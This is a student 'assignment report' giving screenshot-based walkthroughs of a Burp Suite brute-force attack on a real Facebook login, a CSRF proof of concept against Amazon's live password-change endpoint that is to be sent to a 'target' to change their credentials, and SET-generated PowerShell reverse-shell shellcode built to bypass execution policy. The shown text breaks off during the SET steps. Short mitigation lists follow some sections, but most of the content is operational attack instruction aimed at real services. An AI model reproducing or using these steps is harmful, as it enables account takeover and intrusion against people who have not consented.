



Assignment Report

Prepared by:

White Hat Group

Date:

04-10-2023

Table of content

S.NO.	Topic	Page No.
1	Introduction	3
2	Brute Force Attack	5
3	Cross-Site Request Forgery (CSRF) Attack	11
4	Backdoor Creation Using SET	18
5	Cryptography	23
6	SQL Injection	26
7	Cross-Site Scripting (XSS)	29
8	Conclusion	34

Introduction

In an increasingly interconnected world, where digital information plays a pivotal role in our daily lives, the importance of safeguarding data and information cannot be overstated. The realm of cyber security is at the forefront of this battle, with individuals, organizations, and governments continually striving to protect their sensitive data from a growing arsenal of threats. This essay will delve into several critical cyber security topics, shedding light on the intricacies of each.

1. Brute Force Attack:

Brute force attacks represent a persistent and rudimentary threat in the world of cyber security. They involve the relentless trial-and-error method of guessing passwords or encryption keys. Through a sheer force of computational power, attackers systematically try every possible combination until they gain access to a system or an account. Brute force attacks, while straightforward, underscore the necessity of robust password and encryption practices in the digital age.

- By the help of brute force attack, we can get username or password or OTP.

2. Cross-Site Request Forgery (CSRF) Attack:

CSRF attacks are insidious attacks that manipulate a user's trust in a website. By tricking users into making unauthorized requests to a different site, attackers can initiate malicious actions without the user's knowledge. This essay will elucidate the mechanisms behind CSRF attacks and how they jeopardize the integrity and confidentiality of web applications.

3. Backdoor Creation Using SET:

The creation and exploitation of backdoors represent a particularly sinister facet of cyber threats. Social Engineering Toolkit (SET) is a potent tool used by attackers to manipulate human psychology and engineer backdoors into systems. This essay will examine how attackers exploit human vulnerabilities to create illicit access points in otherwise secure environments, illustrating the importance of educating users about social engineering tactics.

4. Cryptography:

Cryptography serves as the bedrock of information security, providing a shield against prying eyes and malicious actors. It is the science of encoding messages in such a way that only the intended recipients can decipher them. This essay will explore the principles of cryptography, highlighting its significance in securing sensitive information across the internet and other digital communication channels.

There are two types of Cryptography, they are:

- **Symmetric (Private Key):** Using single key that only sender and Receiver know.
- **Asymmetric (Public Key):** Using two keys, a private key - which is used by receiver and a public key - which is announced to the public.

5. SQL Injection:

SQL injection is a prevalent threat in the world of web applications. It involves injecting malicious SQL queries into an application's database, potentially exposing, altering, or deleting sensitive data. This essay will explore the techniques behind SQL injection attacks and how developers can safeguard their applications against this perilous vulnerability.

6. Cross-Site Scripting (XSS):

Cross-Site Scripting vulnerabilities allow attackers to inject malicious scripts into web pages viewed by other users. This can lead to the theft of session cookies, identity theft, and more. This essay will shed light on the different types of XSS attacks, their consequences, and mitigation strategies for web developers and administrators.

There are 3 types of XSS, they are:

- Stored XSS: where the malicious scripts comes from the website database.
- Reflected XSS: where the malicious script comes from the current HTTP request.
- DOM-based XSS: where the vulnerability exists in client-side code rather than server-side code.

Brute Force Attack

Password cracking by brute force attack:

- Start Burp suite and Browser side by side, open website login page (example Facebook).

The screenshot shows a dual-monitor setup. On the left monitor, a browser window displays the Facebook login page at <https://www.facebook.com>. The page shows a placeholder for a username ('6303635719') and a password field ('*****'). Below these are 'Log in' and 'Forgotten password?' buttons, and a 'Create new account' link. A note at the bottom encourages creating a Page. On the right monitor, the Burp Suite interface is visible. The title bar reads 'Burp Suite Professional v2023.9.2 - Temporary Project - license...'. The menu bar includes Burp, Project, Intruder, Repeater, View, Help, and a version notice. The 'Proxy' tab is selected, showing sub-options like Dashboard, Target, Logger, Organizer, Extensions, Learn, Intercept (which is currently off), HTTP history, WebSockets history, and Proxy settings. Below the tabs are buttons for Forward, Drop, Intercept is off (disabled), Action, and Open browser. A small icon of a mobile device with a signal is shown. A note states: 'When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.' Buttons for 'Learn more' and 'Open browser' are at the bottom right of the proxy panel.

- Enter username of target and enter random password.

The screenshot shows a browser window for Facebook's log in or sign up page. The URL is <https://www.facebook.com>. In the Burp Suite interface, the 'Proxy' tab is selected, and the 'Intercept' button is highlighted with a red arrow. The browser window displays the Facebook logo and the message "Facebook helps you connect and share with the people in your life." Below this are input fields for email and password, a "Log in" button, and links for "Forgotten password?" and "Create new account". A red arrow points to the "Log in" button.

- Before clicking “Log in”, turn interception ON in burp suite (like 1 in above pic) and then click login (2).

This screenshot shows the same setup as the previous one, but the 'Intercept' button in Burp Suite is now greyed out, indicating it is turned off. A red arrow points to the 'Send to Repeater' option in the context menu that has appeared over the 'Intercept' button. The browser window and its contents remain the same as in the first screenshot.

- Click on action and select “send to Repeater”.

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. On the left, a browser window displays the Facebook login page. On the right, the "Response" tab shows the raw HTTP response code 200 OK. Two red arrows point to the "Send" button in the repeater toolbar (labeled 1) and the "200 OK" text in the response pane (labeled 2).

- Move to Repeater and click send button (1) and check whether there is “200 OK” is there in response or not (2)

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A context menu is open over a selected request in the history list, with the "Send to Repeater" option highlighted. A red arrow points to this option. The "Request" pane shows a modified POST request with a different date parameter. The "Response" pane shows the raw HTTP response code 200 OK.

- If there is “200 OK” in response, move to Proxy and click on action and then select “Send to Intruder”.

The screenshot shows a Facebook login page on the left and a Burp Suite interface on the right.

Facebook Login Page:

- URL: <https://www.facebook.com>
- Form fields:
 - Username: 6303635719
 - Password: (redacted)
- Buttons:
 - Log in
 - Forgotten password?
 - Create new account
- Text: Create a Page for a celebrity, brand or business.

Burp Suite Interface:

- Proxy Tab:** Shows a captured POST request to <https://www.facebook.com>. The request includes various headers (Host, Cookie, Content-Length, Cache-Control) and a body containing a privacy mutation token and session data.
- Choose an attack type:** Set to "Sniper".
- Payload positions:** Configure the positions where payloads will be inserted.
- Start attack** button.

- Move to Intruder and select the encrypted format of password as shown above (1) and click on “ADD” (2).

The screenshot shows the Facebook login page in a browser window. The URL is <https://www.facebook.com>. In the top right corner of the browser, the Burp Suite interface is visible, specifically the Proxy tab. A red arrow points from the 'Payloads' tab in the Burp Suite header to the dropdown menu in the Facebook payload configuration. Another red arrow labeled '2' points to the 'Brute forcer' option in the dropdown menu.

Facebook - log in or sign up

facebook

Facebook helps you connect and share with the people in your life.

6303635719

.....

Log in

Forgotten password?

Create new account

Create a Page for a celebrity, brand or business.

English (US) மலை மராதி ජ්‍යෙஷ්ඨ മുഖ്യാർത്ഥി കന്നുക മലയാളം എസ്പാൻഡോ

Waiting for www.facebook.com...

Burp Project Intruder Repeater View Help Burp Suite Professional v2023.9.2 - Temporary Project - license. —

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Settings

Logger Organizer Extensions Learn

1 x 2 x +

Positions Payloads Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 0

Request count: 0

Payload type: Simple list

Simple list
Runtime file
Custom iterator
Character substitution
Case modification
Recursive grep
Illegal Unicode
Character blocks
Numbers
Dates
Brute forcer
Null payloads
Character frobber
Bit flipper
Username generator

Paste
Load ...
Remove
Clear
Duplicate
Add
Add from list ...

2

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

- Move to Payloads (1) and select payload type as “Brute forcer” (2).

The screenshot shows a Facebook login page in a browser and its corresponding configuration in Burp Suite.

Burp Suite Configuration:

- Proxy Tab:** The "Payloads" tab is selected.
- Payload set:** Set to 1.
- Payload type:** Set to "Brute forcer".
- Character set:** abcdefghijklmnopqrstuvwxyz0123456789
- Min length:** Set to 6 (highlighted with a red arrow).
- Max length:** Set to 13 (highlighted with a red arrow).
- Start attack** button is visible.

Facebook Login Page:

- The URL is https://www.facebook.com.
- The login form has fields for "Email" (6303635719) and "Password" (*****).
- A "Log in" button is present.
- Links for "Forgotten password?" and "Create new account" are visible.
- Text at the bottom: "Create a Page for a celebrity, brand or business."

Bottom Status Bar:

Waiting for www.facebook.com

- Customize payload settings for searching password according to website (1) like alphabets in small letters and capital letters, numbers and special characters which might contain in passwords. Then click on “Start attack” (2).

The screenshot shows the Burp Suite Professional interface with the 'Intruder' tab selected. An attack is running against the URL <https://www.facebook.com>. The 'Results' tab is active, displaying a table of attack results. The table has columns: Request, Payload, Status code, Error, Timeout, Length, and Comment. The 'Payload' column shows various permutations of the string 'aaaaaa'. The 'Status code' column shows mostly 200, except for row 11 which shows 300. The 'Length' column shows values ranging from 69941 to 69944. A red arrow points to the 'Start attack' button in the top right corner of the Burp Suite window.

Request	Payload	Status code	Error	Timeout	Length	Comment
0	aaaaaa	200			69941	
1	aaaaaa	200			69719	
2	aaaaaa	200			69945	
3	aaaaaa	200			69942	
4	aaaaaa	200			69942	
5	aaaaaa	200			69941	
6	aaaaaa	200			69944	
7	aaaaaa	200			69728	
8	aaaaaa	200			69948	
9	aaaaaa	200			69943	
10	jaaaaa	200			69719	
11	kaaaaa	300			69944	

- Then attack will get started and when it found password, we can see “302” in status code for that password and the length of that password will be higher than others and we can see true statement when we selected that password.
- This is the process of capturing the target’s password or username or OTP.

Mitigation:

1. Implement account lockout policies to temporarily suspend accounts after multiple failed login attempts.
2. Enforce the use of strong, complex passwords and encourage password changes at regular intervals.
3. Consider implementing multi-factor authentication (MFA) to add an additional layer of security.
4. Monitor and analyze logs to detect and respond to unusual login activity promptly.
5. Implement rate limiting to restrict the number of login attempts from a single IP address.

Cross-Site Request Forgery (CSRF) Attack

- Start Burp suite and Browser side by side, open website login page (example amazon).

The screenshot shows the Burp Suite interface on the right and a web browser window on the left. The browser displays the Amazon sign-in page at <https://www.amazon.in/ap/signin?openid.page....>. A red arrow points to the 'Forgot Password' link. The Burp Suite interface shows the 'Proxy' tab selected, with the status 'Intercept is off'. Below it, there's a note: 'When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.' There are 'Learn more' and 'Open browser' buttons.

- Enter your mobile number or email and click forget password.

The screenshot shows a browser window on the left and the Burp Suite Professional interface on the right. The browser window displays the 'Password assistance' page of the Amazon website, where a mobile number '6503655719' is entered into the 'Email or mobile phone number' field. A red arrow points to this input field. The Burp Suite interface shows the 'Proxy' tab selected, with the 'Intercept is off' button highlighted. The status bar at the bottom of the Burp Suite window indicates 'Intercept is off'.

➤ Enter your mobile number again.

The screenshot shows a browser window on the left and the Burp Suite Professional interface on the right. The browser window displays the 'Enter verification code' page of the Amazon website, where a verification code '332645' is entered into the 'Verification code' field. A red arrow points to this input field. The Burp Suite interface shows the 'Proxy' tab selected, with the 'Intercept is off' button highlighted. The status bar at the bottom of the Burp Suite window indicates 'Intercept is off'.

➤ Enter OTP which you will get to your given mobile number.

The screenshot shows a browser window with the URL <https://www.amazon.in/ap/cvrf/accountrecovery/coll...>. Below it is the Burp Suite interface. In the browser, there is a 'Create new password' form with fields for 'New password' and 'Password again'. Below the form is a section titled 'Secure password tips' with several bullet points. To the right of the browser, the Burp Suite 'Proxy' tab is selected, showing the 'Intercept' button is turned on. Red arrows numbered 1, 2, and 3 point to the 'New password' field, the 'Intercept is on' button, and the 'Save changes and sign in' button respectively.

- Enter the new password which you want to change your target's account as well (1) and turn ON the interception in burp suite (2) and then click on “Save changes and sign in” (3).

The screenshot shows the same browser and Burp Suite interface as the previous one, but the Burp Suite 'Raw' tab is now active, displaying the raw HTTP request for the password change. The 'Inspector' tab is also visible, showing various request details. The browser page remains the same, showing the password recovery form.

- Then you can see burp suite capturing the request, click on forward once.

The screenshot shows the Burp Suite interface with a captured request for https://www.amazon.in/ap/cvrf/accountrecovery/coll... . The 'Proxy' tab is active. A red arrow points to the 'Intercept' button in the toolbar. On the right, the 'Engagement tools' section is expanded, and 'Generate CSRF PoC' is highlighted with a red arrow and a large red number '2' above it. The request details and response body are visible in the central pane.

- Click on Action (1) and select “Engagement tools” and then select “Generate CSRF PoC” (2).

The screenshot shows the Burp Suite interface with the generated CSRF PoC. The 'Proxy' tab is active. A red arrow points to the 'Action' button in the toolbar. On the right, the 'Engagement tools' section is expanded, and 'Generate CSRF PoC' is highlighted with a red arrow and a large red number '2' above it. The generated HTML code is displayed in the central pane, with a red arrow pointing to the 'highlighted' text.

- Then you can find pop up window of CSRF code.

The screenshot shows a browser window with the URL <https://www.amazon.in/ap/cv/accountrecovery/coll...>. The page displays a 'Create new password' form. A context menu is open over the form, with the 'Inspect' option highlighted. An arrow points from the 'Inspect' label in the menu to the Burp Suite interface.

The Burp Suite interface is visible on the right, showing the 'Proxy' tab selected. It displays the captured request:

```
POST /ap/cv/accountrecovery/collectnewpassword?mf_prof=...  
Host: www.amazon.in  
Cookie: session-id=...; uid=...; session-id=...; i...  
...  
Request attributes: 2  
Request query parameters: 1  
Request body parameters: 7  
Request cookies: 10
```

The 'Inspector' tab is also open in Burp Suite, showing the captured response. The status bar at the bottom of the browser indicates 'Waiting for fbs-na.amazon.com...'.

- Right click on browser and select “View page source”.

- Copy all the source code and paste it in notepad.

```

<!doctype html><html class="a-no-js" data-19ax5a9jf="dingo"><head>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
  <form action="https://www.amazon.in/ap/cvfv/accountrecovery/collectnewpassword?sif_pro
    <input type="hidden" name="arb" value="dc909ff8&#45;fd72&#45;41df&#45;aa15&#45;1284
    <input type="hidden" name="orig&#95;return&#95;to" value="https&#58;&#47;www&#46;
soc&#95;handle&#61;amzn&#95;psr&#95;desktop&#95;in&amp;openid&#46;mode&#61;checkid&#95;se
    <input type="hidden" name="pageId" value="amzn&#95;psr&#95;desktop&#95;in" />
    <input type="hidden" name="openid&#46;assoc&#95;handle" value="amzn&#95;psr&#95;des
    <input type="hidden" name="sif#95;profile" value="ChimeraPasswordCollectionEU" />
    <input type="hidden" name="sifProfileSrcUrl" value="https&#58;&#47;static&#46;
    <input type="hidden" name="password" value="AYAAFDi2pp01sHkfJnijnIQJuWQAAAABAAZzaTp
    <input type="submit" value="Submit request" />
  </form>
  <script>
    history.pushState('', '', '/');
    document.forms[0].submit();
  </script>
</body>

<script>var aPageStart = (new Date()).getTime();</script><meta charset="utf-8"/>      <meta

```


- Copy the CSRF code and paste it in notepad where you stored source code. Paste it below the “<head>” and remove “<html> and </html>” from CSRF code.

Save As

File name: Amazon CSRF.html

Save as type: Text Documents (*.txt)

- Save it in “.html” format.




- Sending that file to target and if target clicks it and logged into his/her account will change their credentials.
- This is the process of CSRF attack to change the targets credentials as required and altering their account.

Mitigation:

1. Generate unique anti-CSRF tokens for each user session and validate them on form submissions to prevent unauthorized requests.
2. Implement the Same Site attribute on cookies to control cross-origin requests, reducing the risk of CSRF attacks.
3. Employ security mechanisms like Content Security Policy (CSP) to restrict the execution of scripts from untrusted sources.
4. Utilize strong session management practices and ensure session cookies are secure and HttpOnly.
5. Regularly update and patch web applications and server software to protect against known vulnerabilities.

Backdoor Creation Using SET

- Start Kali Linux, in applications, click on Social Engineering attacks and select Social-Engineering Toolkit (SET).



- Once it started, enter '1' which represents “Social-Engineering Attacks”.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal title is "Shell No. 1". The content of the terminal is the Social-Engineer Toolkit (SET) menu. The menu includes information about the toolkit's creator, version, codename, and social media links. It then welcomes users to the toolkit, stating it's a one-stop shop for all SE needs. Below this, it says the toolkit is a product of TrustedSec and provides a website link. It also mentions an easy update method using the PenTesters Framework (PTF) and provides a GitHub link. The menu then lists various attack vectors and modules, ending with a "Return back to the main menu" option. A red arrow points to the "99) Return back to the main menu." option at the bottom.

```
[KALI - VMware Workstation] File Edit View VM Tabs Help || 1 2 3 4 | ↗ Shell No. 1
File Actions Edit View Help
[—] The Social-Engineer Toolkit (SET)
[—] Created by: David Kennedy (ReL1K)
[—] Version: 8.0.3
[—] Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec
[—] Follow me on Twitter: @HackingDave
[—] Homepage: https://www.trustedsec.com
[—] Welcome to the Social-Engineer Toolkit (SET).
[—] The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:                                     "the quieter you become, the more you are able to hear"
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) PowerShell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 9
```

- Then enter ‘9’ which represents “PowerShell Attack Vector”.

- Then enter ‘1’ which represents “PowerShell Alphanumeric Shell code Injector”.

- Enter target's IP address and port number 443 which is default.

KALI - VMware Workstation

File Edit View VM Tabs Help || 1 2 3 4 | Shell No. 1 14:56

File Actions Edit View Help

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) WiFi Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

`set> 9`

The **Powershell Attack Vector** module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that _d o not get triggered by preventative technologies.

- 1) Powershell Alphanumeric Shellcode Injector
- 2) Powershell Reverse Shell
- 3) Powershell Bind Shell
- 4) Powershell Dump SAM Database

99) Return to Main Menu

`set:powershell>1`

Enter the IPAddress or DNS name for the reverse host: 192.168.58.12

`set:powershell> Enter the port for the reverse [443]:443`

[*] Prepping the payload for delivery and injecting alphanumeric shellcode ...

[*] Generating x86-based powershell injection code ...

[*] Reverse_HTTPS takes a few seconds to calculate..One moment..

No encoder specified, outputting raw payload

Payload size: 394 bytes

Final size of c file: 1687 bytes

[*] Finished generating powershell injection bypass.

Encoded to bypass execution restriction policy...

[*] If you want the powershell commands and attack, they are exported to /root/.set/reports/powershell/

`set> Do you want to start the listener now [yes/no]: ■`



- Then we will get path to script which was created by SET, select it and copy the selection

```

KALI - VMware Workstation
File Edit View VM Tabs Help | 1 2 3 4 | 
KALI File System - Thunar
File Edit View Go Bookmarks Help
Places Computer vampire Desktop Recent Trash Documents Music Pictures Videos Downloads Network Browse Network
bin boot dev etc
home lib lib32 lib64
libx32 media mint opt
proc root run sbin
21folders | 4 files: 163.0 MiB (170871760 bytes) | Free space: 3.7...
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```

Set from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

set> 9

The **Powershell Attack Vector** module allows default in all operating systems Windows Vista and performing functions that d

o not get triggered by preventative technic

- 1) Powershell Alphanumeric Shellcode Inj
- 2) Powershell Reverse Shell
- 3) Powershell Bind Shell
- 4) Powershell Dump SAM Database

99) Return to Main Menu

set:powershell>1

Enter the IP/Address or DNS name for the reverse host: 192.168.58.12

set:powershell> Enter the port for the reverse [443]:443

[+] Prepping the payload for delivery and injecting alphanumeric shellcode ...

[+] Generating x86-based powershell injection code ...

[+] Reverse_HTTPS takes a few seconds to calculate..One moment..

No encoder specified, outputting raw payload

Payload size: 394 bytes

Final size of c file: 1687 bytes

[+] Finished generating powershell injection bypass.

[+] Encoded to bypass execution restriction policy ...

[+] If you want the powershell commands and attack, they are exported to /root/.set/reports/powershell/

set> Do you want to start the listener now [yes/no]: : .set

- Open folder, then click on File system (1) and click on Root folder (2), enter the password to open root folder.

```

KALI - VMware Workstation
File Edit View VM Tabs Help | 1 2 3 4 | 
KALI powershell - Thunar
File Edit View Go Bookmarks Help
Places root
Devices File System cdrom0
powershell - Thunar
File Edit View Go Bookmarks Help
Places root
Devices File System cdrom0
Warning: you are using the root account. You may harm your system.
x86_powershell_injection.txt
1 file: 8.0 KiB (8214 bytes) | Free space: 3.7 GiB
To use PowerShell which is available by payloads and performing functions that d

```

Set from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

set> 9

The **Powershell Attack Vector** module default in all operating systems o not get triggered by preventat

- 1) Powershell Alphanumeric Sh
- 2) Powershell Reverse Shell
- 3) Powershell Bind Shell
- 4) Powershell Dump SAM Database

99) Return to Main Menu

set:powershell>1

Enter the IP/Address or DNS name for the reverse host: 192.168.58.12

set:powershell> Enter the port for the reverse [443]:443

[+] Prepping the payload for delivery and injecting alphanumeric shellcode ...

[+] Generating x86-based powershell injection code...

[+] Reverse_HTTPS takes a few seconds to calculate..One moment..

No encoder specified, outputting raw payload

Payload size: 394 bytes

Final size of c file: 1687 bytes


[+] Finished generating powershell injection bypass.

[+] Encoded to bypass execution restriction policy ...

[+] If you want the powershell commands and attack, they are exported to /root/.set/reports/powershell/

set> Do you want to start the listener now [yes/no]: : .set

- Paste the path which was copied earlier (1), there PowerShell Injection file is visible (2).



